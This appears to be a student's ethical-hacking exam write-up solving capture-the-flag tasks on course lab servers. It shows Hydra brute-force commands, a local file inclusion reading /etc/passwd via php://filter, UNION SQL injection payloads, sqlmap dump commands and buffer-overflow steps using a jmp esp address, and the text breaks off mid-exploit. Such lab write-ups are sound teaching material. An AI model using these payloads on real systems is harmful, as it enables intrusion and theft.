Ethical Hacking – Home Exam

Edward Ettesvoll

Autumn 2022

Contents

1 General Information Gathering **3**
1.1 Hiking (40) . . . 3
1.2 Cherchez la femme (70) . . . 3
1.3 Sandra (80) . . . 4

2 Technical Information Gathering **5**
2.1 Wikileaks (40) . . . 5
2.2 BYD (40) . . . 5
2.3 DNB (40) . . . 5
2.4 Subdomain 2 (40) . . . 6

3 Network Mapping **7**
3.1 Bluebox (30) . . . 7
3.2 Hackingarena ports (50) . . . 7
3.3 Service flag (50) . . . 8

4 Service Attacking **9**
4.1 Minuteman (120) . . . 9
4.2 Service 3 (120) . . . 9

5 Web Hacking **11**
5.1 Norwegian girl (60) . . . 11
5.2 Web 4 (80) . . . 11
5.3 Beatles login 2 (80) . . . 12
5.4 Arenabook (80) . . . 13
5.5 Beatles song catalogue 2 (150) . . . 15
5.6 Beatles song catalogue 3 (150) . . . 17
5.7 Airport 2 (100) . . . 18

6 Pwn **19**
6.1 Feedback padding length (50) 19
6.2 Feedback (100) 19
6.3 Studentage (120) 20

7 Social Engineering **22**
7.1 Spear phishing email (100) 22

8 Hash Crack **24**
8.1 Hash1 (10) 24
8.2 Hash2 (10) 24
8.3 Hash3 (10) 24
8.4 Hash4 (10) 24
8.5 Hash5 (10) 24
8.6 Hash6 (10) 24
8.7 Hash7 (10) 24
8.8 Hash8 (10) 24
8.9 Hash9 (10) 24
8.10 Hash10 (30) 24

9 Sum: 1910/1910 Points **25**

1 General Information Gathering

1.1 Hiking (40)

This task can be solved by using Google's own image search tool, found here:

https://images.google.com/

On this page, we choose *Search by image* and upload the file. On the resulting page, we can click *All sizes* to see all related photos. Here we find numerous websites with the image in question - among them the following page:

https://ut.no/turforslag/1112154761

This website reveals the location of the photo to be **Alvdal**.

1.2 Cherchez la femme (70)

The first thing I did was looking up the country code of the phone number shown in the image, namely +32. After finding that its origin was Belgium, I searched for 'belgium phone number structure' and found this article:

https://en.wikipedia.org/wiki/Telephone_numbers_in_Belgium

This helped me understand that the numbers in the image likely constituted a complete phone number (the initial '32' on both lines made me not think this at first). From here, I looked up the number '+3268326548', but this did not provide many answers. Even adding the hyphen after '+32' did not reveal much. Then, I searched for 'belgium phone number lookup' and found this website:

https://www.searchyellowdirectory.com/

Here, I again entered '+3268326548'. This did not present any specific result, but I noticed that it automatically re-structured the phone number to follow a different pattern - one that is possibly more standardized in Belgium. Notably, this made me realize how the phone number could meaningfully be looked up.

Googling in this particular format, namely '+32-68-326548', revealed many new and interesting results, including pictures of a German-looking woman with blue eyes. It became evident that the number is directly linked to a woman from a well-known Norwegian criminal case, with the name **Jennifer Fairgate**.

Side note: I figured out later that the task could also be solved in an arguably easier way, simply by putting together key words from the task and googling it, such as 'german woman hotel oslo'. However, this would naturally mean the woman in question would need to be somewhat well-known for such a search query to render any relevant results, which she proved to be in the end. One would also need to verify that the number was indeed connected to this woman.

1.3 Sandra (80)

This one was quite tricky. I ended up spending more time than expected because of the Twitter account, which I'm now sure was merely meant to be a distraction. The account's sole tweet could be deciphered by using the following website:

> https://what3words.com/

This led to Best Western Stav Hotel in Malvik, Trøndelag. For a long time, I was convinced this hotel - or some nearby location - had to reveal the flag somehow, or at the very least another clue, but it turned out not to do so.

The key here to spending less time was undoubtedly to be extra observant and realize that the task mentions the username *sandra-mystisk* – with a hyphen. As such, this specific username is what one should look for, meaning the Twitter account with the username *SandraMystisk* was perhaps not the "real" Sandra.

The username with a hyphen was used for a GitHub account, which I found around the same time as the Twitter account. Here, I also found the README file with the content *Hacking-Arena{}*, but clearly the key here was to check the account's commit history, which I did not think of doing until a while later (mainly because the repository with the file in question was named after a different course, which for a while convinced me it was not related to this task).

This revealed that the README file had initially been created with the content ***Hacking-Arena{I_just_overwrite_this_now}***, which proved to be the flag. The task also mentions that Sandra is a developer, which in retrospect is a clear hint or at least supports the idea that the flag should be located at GitHub.

2 Technical Information Gathering

2.1 Wikileaks (40)

To find out more about the Wikileaks server and domain *wikileaks.com*, we can make use of the WHOIS protocol/database, located on the following website:

https://who.is/

When looking up the domain and its corresponding DNS records, numerous entries of type A are listed, with three different IP addresses. We can investigate these addresses with an IP lookup tool. I used the website below for this:

https://ipinfo.io/

This shows that two of the addresses are located in Oslo, while the third one is located in Bucharest, Romania. In other words, if Oslo is out of the equation, we would have to travel to **Bucharest** to access the Wikileaks server physically.

2.2 BYD (40)

For this task, I used the following website to look up the domain *byd.com*:

https://dnsdumpster.com/ (Figure 1)

One of the first host records that appears – ***sg.byd.com*** – matches the criteria of being a subdomain in Hong Kong or Singapore (in this case the latter) and *not* in the range of 101.1.4.0/22 (but instead 23.108.96.0/21, with IP 23.108.103.20).



Figure 1: Criteria-matching subdomain discovered on DNSdumpster

2.3 DNB (40)

I again used DNSdumpster for this task, where I looked up the domain *dnb.no*. Among the results were several host records with IP addresses in this interval:

193.71.225.0 - 193.71.229.0

These stood out since they are all located in Norway and described as belonging to 'Den Norske Bank'. By using the RIPE database, I verified the total range to be 193.71.224.0 - 193.71.231.255, which in CIDR format is **193.71.224.0/21**.

Note: In the database, there is a second entry that shows up after searching for an IP address in the range, but this is a smaller /22 network within the /21 network (only representing half of the total range), with the description 'DNB'.

2.4 Subdomain 2 (40)

Here, I discovered and used the following website:

https://subdomainfinder.c99.nl/ (Figure 2)

This is a tool that helps with finding subdomains of a given domain. I looked up *hackingarena.no*, and the first subdomain that popped up was the suspiciously named *secret.hackingarena.no*. I went to this website and found that there was indeed only a flag there, namely:

Hacking-Arena{Usefu1_C4rtificate_l0gs}




Figure 2: Subdomain discovered with Subdomain Finder

3 Network Mapping

3.1 Bluebox (30)

Because the task says to ask the DNS server instead of the hosts, it is reasonable to use a list scan in this situation, by adding the -sL switch. In addition, since the MIT network range is 18.8.0.0/16, equal to 18.8.0-255.0-255, and we are only interested in those ending with 1, we are effectively looking for a server inside the range 18.8.0-255.1. The complete command is therefore:

```
$ nmap -sL 18.8.0-255.1
```

This gives a short scan report for each of the 256 addresses we just specified; 18.8.0.1, 18.8.1.1, ..., 18.8.255.1. Looking through this list, we find that the requested server has the domain *bluebox-test-server.mit.edu*, with the IP **18.8.3.1**.

3.2 Hackingarena ports (50)

Finding the different subdomains of *hackingarena.com* is the key here. We can do this by using relevant information gathering tools, such as *dnsdumpster.com* and *robtex.com*, as well as Google hacking, with a query along the lines of:

site:hackingarena.com -www

Using these methods, I was able to find a total of ten different subdomains (excluding those of a standardized nature, e.g. www., video., mail., ns., ns1.):

01. yoda.hackingarena.com	06. backup.hackingarena.com
02. vader.hackingarena.com	07. palpatine.hackingarena.com
03. jabba.hackingarena.com	08. skywalker.hackingarena.com
04. kenobi.hackingarena.com	09. chewbacca.hackingarena.com
05. sidious.hackingarena.com	10. prometheus.hackingarena.com

Table 1: Non-standard subdomains of *hackingarena.com*

From here, I investigated the open ports in the given range of each subdomain:

```
$ nmap -sT -p800-900 <subdomain>.hackingarena.com -Pn
```

The ports on half of the subdomains were all in ignored state. However, the other half displayed ports in open state. These were the following subdomains/ports:

yoda	801-805, 807	= 6 ports
vader	801-820, 825-832, 834-836, 839, 843	= 33 ports
kenobi	801-802	= 2 ports
sidious	802-805, 821, 848	= 6 ports
skywalker	801-806, 811-819	= 15 ports

Table 2: Open ports in the range 800-900 on *hackingarena.com* servers

Certain ports were open on several subdomains, such as 801 and 802. Because of the way the question is formulated, I first believed the same port number would only count once, giving a total of 35 ports. However, the answer includes duplicate ports, which gives a total sum of $6 + 33 + 2 + 6 + 15 =$ **62 ports**.

3.3 Service flag (50)

A normal TCP or SYN scan does not seem to return the correct service here. Through the helping manual for the *nmap* command, I discovered that a good way to find out more about services (and versions) on open ports is by using the -sV switch. With this in mind, I attempted to run the following command:

```
$ nmap -sV -p6000-6500 kenobi.hackingarena.com -Pn
```




Figure 3: Port scan with -sV switch returning correct service

As the image shows, the service running on the port is FTP, but since the task asks for a service *flag*, we need to do some more work. By taking note of the port number and service used, typing the following command reveals the flag:

```
$ ftp kenobi.hackingarena.com 6144
```

The flag clearly appears in the output:

Hacking-Arena{I_am_th4_bann4r}

4 Service Attacking

4.1 Minuteman (120)

I first ran a port scan on the given range with the following command:

```
$ sudo nmap -sS -p3000-3500 kenobi.hackingarena.com
```

The result of this command showed the single open port 3202. From here, I used the *Netcat* utility to investigate the service on the discovered port, with corresponding output displayed in the image below the command (Figure 4):

```
$ nc kenobi.hackingarena.com 3202
```




Figure 4: Information revealed by *Netcat* when probing port

After seeing this message, my first reaction was to look up some of the key information, such as '7 November 1983', 'Able Archer' and 'SILO 73C'. Based on the search results, these keywords were all linked to a nuclear war scare four decades ago. What turned out to reveal the answer in this case, was googling 'nuclear missile password'. One of the websites appearing was as follows:

https://sgs.princeton.edu/00000000

This article explains how the US had used eight zeroes – 00000000 – as the code to unlock their silo-based strategic missiles. This proved to be the correct password, and after entering it, the flag is displayed:

UiO-Hacking-Arena{C0ld_war_1s_0v4r}

4.2 Service 3 (120)

As before, I ran a port scan on the given range with the following command:

```
$ sudo nmap -sS -p4000-4500 kenobi.hackingarena.com
```

The result showed the single open port 4400. From here, I again used the *Netcat* utility to investigate the service on the discovered port:

```
$ nc kenobi.hackingarena.com 4400
```

The service running on the port is revealed to be FTP. To get closer to the flag, we can try to get in touch with the FTP server with a command used previously:

```
$ ftp kenobi.hackingarena.com 4400
```

This time, we are asked to input a name and password. Since anonymous access is often allowed on FTP servers, we can try to enter the following credentials:

Username: Anonymous
Password: Anything*

* Not the actual word – any password will do.

Login proves to be successful. Once inside, we try to list files and directories with the *ls* or *dir* command. One file is discovered, named *error.log*. We can investigate its contents either directly on the server by using the *less/more* command or in our local environment by transferring the file with the *get* command.

The file appears to be logging failed login attempts to the server, listing (from left to right) two lines for each attempt, representing the following information:

Timestamp	IP of user trying to login	Entered username
Timestamp	IP of user trying to login	Failed authentication

Upon analyzing the structure, this file serves as a clear indicator that one should try to access the FTP server with different credentials. This would then potentially reveal other files or directories not accessible with an anonymous login.

There are two attempts with other usernames, namely *BilGates* (with a typo) and *MarkZuckerberg*. Knowing this, the first thing I thought of was to brute-force the FTP server with the password-cracking tool *Hydra*, using variations of the mentioned usernames and a password file with common passwords:

```
$ hydra -l <name> -P pass.txt \
> kenobi.hackingarena.com ftp -s 4400
```

Among the obvious usernames to try would be *BilGates* and *MarkZuckerberg*, but also *BillGates*, without a typo, since this may have been unintentional. However, none of these yielded a result, so I had to think more outside the box, realizing after a while that Bill or Mark could have a well-known password leak.

Looking up 'mark zuckerberg password' proved that this was indeed the case, revealing that he had used the simple password *dadada* for some of his accounts. This password worked with the username *MarkZuckerberg*, and after logging in, there was a file with the flag:

Hacking-Arena{St0p_spy1ng_0n_us_Mark}

5 Web Hacking

5.1 Norwegian girl (60)

After visiting the website for this task, there is a fairly clear indicator that one should find a password through brute-forcing here. The credentials should, based on the website's hint, be the username *admin* and a password corresponding to a Norwegian female name. Therefore, the password file to use with *Hydra* should contain such names. I discovered a page listing relevant names here:

https://en.wiktionary.org/wiki/Category:Norwegian_female_given_names

From here, I stored the over 600 names into a file and used the following command to remove the unwanted horizontal space that got included when copying:

```
$ cat old.txt | tr -d "[:blank:]" > new.txt
```

Now, the full brute-force attack command is ready to be be run:

```
$ hydra -l admin -P new.txt \
> vader.hackingarena.com http-post-form \
> "/index.php:name=^USER^&pwd=^PASS^:incorrect" -s 807 -vV
```

The password is revealed to be *Camilla*. Now we can log in and see the flag:

Hacking-Arena{D1amonds_ar4_f0rever}

5.2 Web 4 (80)

For this task I used a *DIRB* scan, with the *big.txt* file, to see if there would be any interesting files or directories on the website. The command below was run:

```
$ dirb http://vader.hackingarena.com:820/ \
> /usr/share/dirb/wordlists/big.txt
```

The following image displays some of the key output from the command:




Figure 5: Result from *DIRB* scan displaying unusual directory

Besides the expected traditional entries, there is a directory match on the name *processing*. This is something we want to investigate further, by using this link:

http://vader.hackingarena.com:820/processing/

This page reveals a couple of files, among them *flag.txt*, containing the flag:

Hacking-Arena{Err0r_m4ssag4_d1scl0sure}

5.3 Beatles login 2 (80)

To begin with, I used *Burp Suite* to get the session IDs for each login. These were found by going to 'Proxy' > 'HTTP history', and examining the GET requests that appear after entering the credentials on the page. I noticed that the three resulting IDs (named *beatlesid* - one for each login) were 32-character MD5 hashes. I reversed/de-hashed* all three with the following website:

https://md5.gromweb.com/

* Note that this and similar websites obviously just suggest one of many possible original values, since a single hash technically represents multiple/infinite values.

From here, I discovered the following original values:

```
John:    R(71cd9c3b832d1b6f3d4bec49a1219697) = 0807202139119
Paul:    R(52c84798805dcc9464d665806e94ad85) = 0807202171993
George:  R(67009f68987d640ec424f719b7dcc17d) = 0807202137199
```

I noticed the similarity of these numbers, all containing the same first eight-digit string – 08072021 (possibly a date). On the other hand, the last five differed:

```
John:    39119
Paul:    71993
George:  37199
```

What immediately struck me was that two of these numbers are very similar, namely the latter two; the 3 comes last in Paul's sequence and first in George's sequence, but other than that, they are identical – both containing 7199. Because John's number differs more, I figured his would be closer to the last one.

Therefore, it would make sense to find the equivalent of John's number, and generate a hash, to obtain the last session ID (of Ringo). However, there would be two numbers to generate hashes from, since we do not know for certain whether to move the first digit last or the last digit first. Thinking along the same lines as the numbers of Paul and George, the two variations of 39119 are:

```
Ringo1: 93911 | Ringo2: 91193
```

The hashes can then be generated from the new numbers:

```
MD5(0807202193911) = 5c7471635f279465febfec38e2836b24
MD5(0807202191193) = 64c6e80d676af8929e6d72efa9d1b021
```

By now sending to the repeater in *Burp Suite* and replacing the ID with each of these two new hashes, it turned out the latter was correct, presenting the flag:

Hacking-Arena{Nine_days_a_week}

5.4 Arenabook (80)

The first thing to do here is use the information mentioned in the task itself, which states that a person with the name Sandra already tried the website. By looking up this name in the user search field, data is revealed about the person, including a username and some personal information.

The next thing of note is that there is a page to sign in and a further page to get help in case of forgotten password. Here, we can enter the username found on Sandra's profile, *serdodisen*, and see that the following control question appears:

> *What is the place of birth of your grandmother?*

Sandra's profile provides some clues. One could easily get distracted here, thinking that all the listed information should be knit together to reveal the answer.

However, the last sentence alone is effectively a clear hint at the answer. Her family has lived in Telemark for 343 years, which would obviously include her grandmother. Therefore, the first thing to do is to lookup places in Telemark. Upon googling 'list of Telemark places', the first website that appears happens to also include Sannidal (which is the place where Sandra apparently lives):

> https://en.wikipedia.org/wiki/List_of_villages_in_Telemark

Instead of manually trying each place, we can copy all the places into a file, and use an automated brute-forcing method to see if one of these places is the answer. There are (at least) two ways to do this – I will explain both in turn.

The first method is slower, but likely more conventional. It involves the use of Burp Suite's Intruder function. The first step here is to enter an arbitrary value on the forgotten password page. We can then see that a POST request with a *birthplace* parameter appears in Burp, with the value of whatever we entered.

After sending this to Intruder, under the *Positions* tab, we clear all payload markers, and then add a payload marker on only the value of the birthplace, since this is the value inserted into the field. Then, under the *Payloads* tab, we choose the payload type *Runtime file*, and select the file with the places. We can now start the attack, and see that the following appears after a while:




Figure 6: Intruder shows unique length corresponding to one specific payload

As seen, there is one payload yielding a different length than all the others. This means that inputting the particular value of this entry – namely *Vinjastranda* – renders some other information on the page. The response confirms this; a password appears when entering this value, which I will address further down.

The second method is faster, but likely less conventional. It involves the use of Hydra. Figuring out how to brute-force a single input field with Hydra was what actually led me to the answer first, since almost the entire file containing places needed to be checked (the answer beginning with a 'V').

(Although I tried Burp Suite's Intruder function with the file to begin with, this got so slow halfway through already, that I quit, thinking this could not reveal the answer. Turns out, if I had let the search run until the end, this would have indeed revealed the answer when finally seeing the different response length.)

After experimenting a bit with the Hydra command, I discovered that omitting the ^USER^ part* allowed for brute-forcing the single input field on the forgotten password page. The complete command I used was as follows:

```
$ hydra -l "" -P places.txt \
> sidious.hackingarena.com http-post-form \
> "/forgot/reminder.php:birthplace=^PASS^:answer" -s 803 -vV
```

* Note that, in turn, the argument provided to the -l option can be anything.

The correct place of birth was then revealed, as shown in the image below:




Figure 7: Birth place revealed after brute-forcing single input field with Hydra

By typing this into the field on the forgotten password page, some new text is displayed, most notably the string *MyDogNameIsSigurd*. Using this as the password alongside the username *serdodisen* on the login page revealed the flag:

UiO-Hacking-Arena{Sigurd_is_a_flink_bisk}

5.5 Beatles song catalogue 2 (150)

The first notable discovery I made here was on the photo album page. Here, I noticed that the parameter './photo/index.php?photo=[...]' was exploitable. By using a file path as the value of the *photo* parameter, it is possible to retrieve its contents (likely through an implicit *cat* command). For example, using '/etc/passwd' as the value of the parameter displays the contents of this file.

Based on the hint about checking source files, I then tried obtaining server side scripts by using the 'php://filter' encoding method, first with 'index.php':

> http://yoda.hackingarena.com:802/photo/index.php?photo=
> php://filter/convert.base64-encode/resource=index.php

I decoded the content that appeared on this page with a Base64 decoder website. This revealed the script source, where the file '../createsession.php' was mentioned. I again used the encoding method to obtain the server side script:

> http://yoda.hackingarena.com:802/photo/index.php?photo=
> php://filter/convert.base64-encode/resource=../createsession.php

After decoding the content, the following line stood out in the script source:

> $file = "/var/www/arenactflogs/".date("Y-m-d");

To be sure of the exact date format used here, I looked up the 'date()' function. This showed that the above date format corresponds to e.g. "2022-01-31" – ergo, a potential log file path would be: '/var/www/arenactflogs/2022-01-31'.

From here, I did some general information gathering to investigate when the website was created, in order to narrow down dates and find potential logs. As seen in the image below, *Netcraft* revealed the site was first seen in August 2021:




Figure 8: Report by *Netcraft* suggests site was (likely) created in early-mid 2021

(Of course, this is fairly general information that applies to the whole site, but it still gives a clear indication for the specific 802 port that is of interest here.)

In order to find log files, we can again utilize the vulnerable *photo* parameter. To carry out the exploitation of the parameter this time, I used Burp Suite's Intruder function with the payload type *Dates*. In line with the information provided by Netcraft, I checked for various dates between 2021 and 2022 to see if any logs would exist (by observing if the response length differs from normal). The payload positions and options I set up are seen in the two images below:




Figure 9: The date in the *photo* parameter value is used as the sole payload




Figure 10: Payload options (of type *Dates*) used for the single date payload

Initially, this presented one finding – a log file from the 2nd of March, 2022. However, since its contents did not reveal much, I tried extending the scope of the search to further back in 2021. This resulted in several new findings.

Most notably, I discovered numerous log files from January and February in particular, many of which included the following interesting piece of information:

/queryanalyzer/index.php

Upon visiting this page, we immediately see that there is an input field that looks to be taking SQL queries. The first and most obvious thing to do here is to attempt finding the current/desired database by using some general queries:

```
SELECT database()
SELECT schema_name FROM information_schema.schemata
```

This presents the database name *BeatlesData*. The next step is to list its tables:

```
SELECT table_name
FROM information_schema.tables
WHERE table_schema = 'BeatlesData'
```

This presents the three tables *Event*, *Song* and *SuperSecretFlag*. Obviously, the latter is of most interest. The final step is to retrieve the data from this table:

```
SELECT * FROM BeatlesData.SuperSecretFlag
```

This presents two values, one (likely) representing an ID and the other a flag:

Hacking-Arena{Yellow_Flagmarine}

5.6 Beatles song catalogue 3 (150)

The hint was quite helpful in this task, to avoid trying lots of tools that would never reveal the answer. Because it should be solved with "bare hands", the most obvious approach was to use manual SQL injection or similar techniques, especially since there is an SQL query appearing when using the search field.

Initially, I tried several injection methods both in the URL bar and search field. The following two queries (appended in the URL after the parameter and value) presented some different results between the URL bar and search field:

```
' AND (SELECT @@VERSION)#   (w/out ' in URL bar)
' AND (SELECT @@NONSENSE)#  (w/out ' in URL bar)
```

After testing these queries both places, I discovered that the search field seemed more vulnerable; when observing the output from the two queries, the URL bar rendered the same result*, but the search field showed different results. This is a clear indicator that the search field input is validated and thus can be exploited.

* The results when using OR instead of AND in the queries above are different with the *year* parameter specifically (but not with *album* or *vocal*), which indicates that only what comes after this parameter's value is actually validated.

We can now focus on the search fields. There is some curious behavior here: By typing characters into more than one field and performing a search, it becomes clear that the input is directly concatenated. Also, by typing many characters into each field, we see that there is a limit on how many characters are interpreted – 261 in total; 200 in the first, 30 in the second and 31 in the third.

In other words, the input is "cut", which seems relevant to the hint. However, it appears instead that both this and the fact that there are three fields serve merely as distractions, and that the real meaning behind the hint is using the UNION operator (given the term "into pieces"), with one field being sufficient.

A central aspect of UNION is that, in order for it to render any results, we need to select the same number of columns that is in the table we are operating on.

In this case, we can clearly see that there are at least five columns in the *Song* table: *Title*, *Album*, *Writer*, *Vocal* and *Year*. We can therefore try the following:

```
' UNION SELECT 1,2,3,4,5#
```

Nothing appears. However, it would also make sense to try with six columns, since normally, there would also be an ID stored for each song in a database:

```
' UNION SELECT 1,2,3,4,5,6#
```

Now the songs appear, which means there are indeed six columns in the table. We can verify this by going to the bottom of the page, where the last five values – 2, 3, 4, 5, 6 – are separated into each column of the last row. The first one is not displayed, likely due to representing an ID that is not shown on the page.

Either way, we can try to render the flag in one of the five visible fields, by substituting one of the corresponding numbers for a query that retrieves (only) the flag. A quick (luck-relying) way to potentially find the flag would be to attempt several familiar flag-related table names. The following proved to work:

```
' UNION SELECT 1,2,3,4,5,(SELECT Flag FROM SuperSecretFlag)#
```

Note that this needs to be entered into the first field, given the input cut addressed earlier. Once done, the flag is located on the bottom-right of the page:

HCSC{composed_1nj4ct10n_4asy?}

5.7 Airport 2 (100)

For this task, we can use *sqlmap* to detect and exploit potential injection flaws.

After first checking the GET parameter *type*, it becomes evident that this does not appear to be injectable. We then try the POST parameter *searchexpression*:

```
$ sqlmap -u "http://chewbacca.hackingarena.com:808/" \
> --data="searchexpression=LDN" --dbs
```

This reveals the database *Airport*. Now we look to find its tables:

```
$ sqlmap -u "http://chewbacca.hackingarena.com:808/" \
> --data="searchexpression=LDN" -D Airport --tables
```

This reveals the table *Flagflag*. Now we look to find its data:

```
$ sqlmap -u "http://chewbacca.hackingarena.com:808/" \
> --data="searchexpression=LDN" -D Airport -T Flagflag --dump
```

This finally reveals the flag:

UiO-Hacking-Arena{Advanced_P0ST_Exp0itat1on}

6 Pwn

6.1 Feedback padding length (50)

The padding length is the number of characters needed to reach the return address. For example, if the padding length is 100, then this many characters (e.g. one hundred of the letter A) should be used, before the return address is placed, with the malicious payload being placed at the end.

Therefore, to find the length, we can make use of different characters in the payload (e.g. A, B, C) and observe when different characters appear. This use of several characters is simply an aid to understand precisely how long the padding length actually is. By doing this, I found a padding length of **112**.

6.2 Feedback (100)

We already know from the previous task that a valid padding length for the *feedback* binary is 112. The next step is to add a desirable return address immediately after the padding (and before the payload). One way to look for such an address is by using the following command when debugging the binary:

```
asmsearch 'jmp esp'
```

This searches for *jmp esp* instructions in memory, which is of good use, since it redirects the execution back to the stack, where the malicious code can be executed. After performing the search, one of the lines that appears is as follows:

```
0x08049ae1 : (ffe4)     jmp     esp
```

In other words, we should be able to exploit the binary by adding 112 padding characters, followed by this return address (in reversed little-endian form), and the payload at the end. The image below displays the exploit file we now have:

